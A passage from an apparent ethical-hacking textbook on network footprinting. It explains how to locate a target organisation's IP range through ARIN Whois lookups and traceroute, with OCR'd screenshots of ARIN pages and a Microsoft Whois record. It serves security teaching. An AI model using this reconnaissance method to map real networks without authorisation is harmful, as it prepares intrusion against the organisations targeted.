
Locate the Network Range

To perform network footprinting, one needs to gather basic and important information about the target organization, such as what the organization does, who works there, and what type of work it does. The answers to these questions provide information that helps identify the internal structure of the target network.

After gathering the information, an attacker can determine the network range of the target system. Detailed information regarding IP allocation and the nature of allocation is available with the appropriate regional registry database. An attacker can also determine the subnet mask of the domain and trace the route between the system and target system. Widely used traceroute tools include Path Analyzer Pro and VisualRoute.

Obtaining private IP addresses can be useful to attackers. The Internet Assigned Numbers Authority (IANA) has reserved the following three blocks of IP address space for private internets: 10.0.0.0–10.255.255.255 (10/8 prefix), 172.16.0.0–172.31.255.255 (172.16/12 prefix), and 192.168.0.0–192.168.255.255 (192.168/16 prefix).

Using the network range, an attacker can obtain information about how the network is structured and which machines in the network are alive. The network range also helps identify the network topology, access control device, and OS used in the target network. To find the network range of the target network, one must enter the server IP address (gathered in Whois footprinting) in the ARIN Whois database search tool. A user can also visit the ARIN website (*https://www.arin.net/about/welcome/region*) and enter the server IP into the **SEARCH Whois** text box. This yields the network range of the target network. Improperly set-up DNS servers offer attackers a good chance of obtaining a list of internal machines in the network. Additionally, if an attacker traces a route to a machine, it could be possible to obtain the internal IP address of the gateway, which can be useful.


Our Region - American Registry
arin.net/about/welcome/region/
Your IPv6 address is 2406:b400:d1:28d0:7449:ddc4:de1a:ee3e
Log in
ARIN
American Registry for Internet Numbers
207.46.232.182
Search
all requests subject to terms of use
IP Addresses & ASNs
Policy & Participation
Reference & Tools
About
Blog
Pay Now
Feedback
Home > About > Welcome to ARIN > Our Region

Attackers use target server's IP address to locate network range

Our Region

On this page

- ARIN's Region
  - Complete List of Countries in the ARIN Region
- Regional Internet Registry Regions

ARIN's Region

ARIN's geographical service area includes all of the countries in the list below. The links on the right provide a list of the countries within each Regional Internet Registry's region, and a map is available below showing all regions.

Complete List of Countries in the ARIN Region

by sector

Canada Sector


Country	A 2	A 3
CANADA	CA	CAN

Caribbean and North Atlantic Islands Sector

Country	A 2	A 3
ANGUILLA	AI	AIA
ANTIGUA AND BARBUDA	AG	ATG
BAHAMAS	BS	BHS
BARBADOS	BB	BRB
BERMUDA	BM	BMU

ARIN
Organization Structure & Staff
Our Region
ARIN Board of Trustees
Advisory Council
NRO Number Council
Careers
Related
All
AFRINIC
APNIC
LACNIC
RIPE NCC

Figure 2.72: Screenshot of ARIN's Region



Network: NET-207-46-0-0-1

Source Registry ARIN

Net Range 207.46.0.0 - 207.46.255.255
CIDR 207.46.0.0/16
Name MICROSOFT-GLOBAL-NET
Handle NET-207-46-0-0-1
Parent NET-207-0-0-0-0
Net Type DIRECT ALLOCATION
Origin AS *not provided*

Registration Mon, 31 Mar 1997 05:00:00 GMT (Mon Mar 31 1997 local time)
Last Changed Wed, 15 Dec 2021 01:28:40 GMT (Wed Dec 15 2021 local time)
Self https://rdap.arin.net/registry/ip/207.46.0.0
Alternate https://whois.arin.net/rest/net/NET-207-46-0-0-1
Port 43 Whois whois.arin.net

Related Entities ▾ 1 Entity

Source Registry ARIN
Kind Org
Full Name Microsoft Corporation
Handle MSFT
Address One Microsoft Way
Redmond
WA
98052
United States
Roles Registrant

Registration Fri, 10 Jul 1998 04:00:00 GMT (Fri Jul 10 1998 local time)
Last Changed Wed, 13 Oct 2021 21:39:04 GMT (Thu Oct 14 2021 local time)
Comments To report suspected security issues specific to traffic emanating from Microsoft online services, including the distribution of malicious content or other illicit or illegal material through a Microsoft online service, please submit reports to:
* https://cert.microsoft.com.


Figure 2.73: Screenshot showing result of ARIN Whois database search result

Attackers typically use more than one tool to obtain network information, as a single tool cannot provide all the required information.

Traceroute

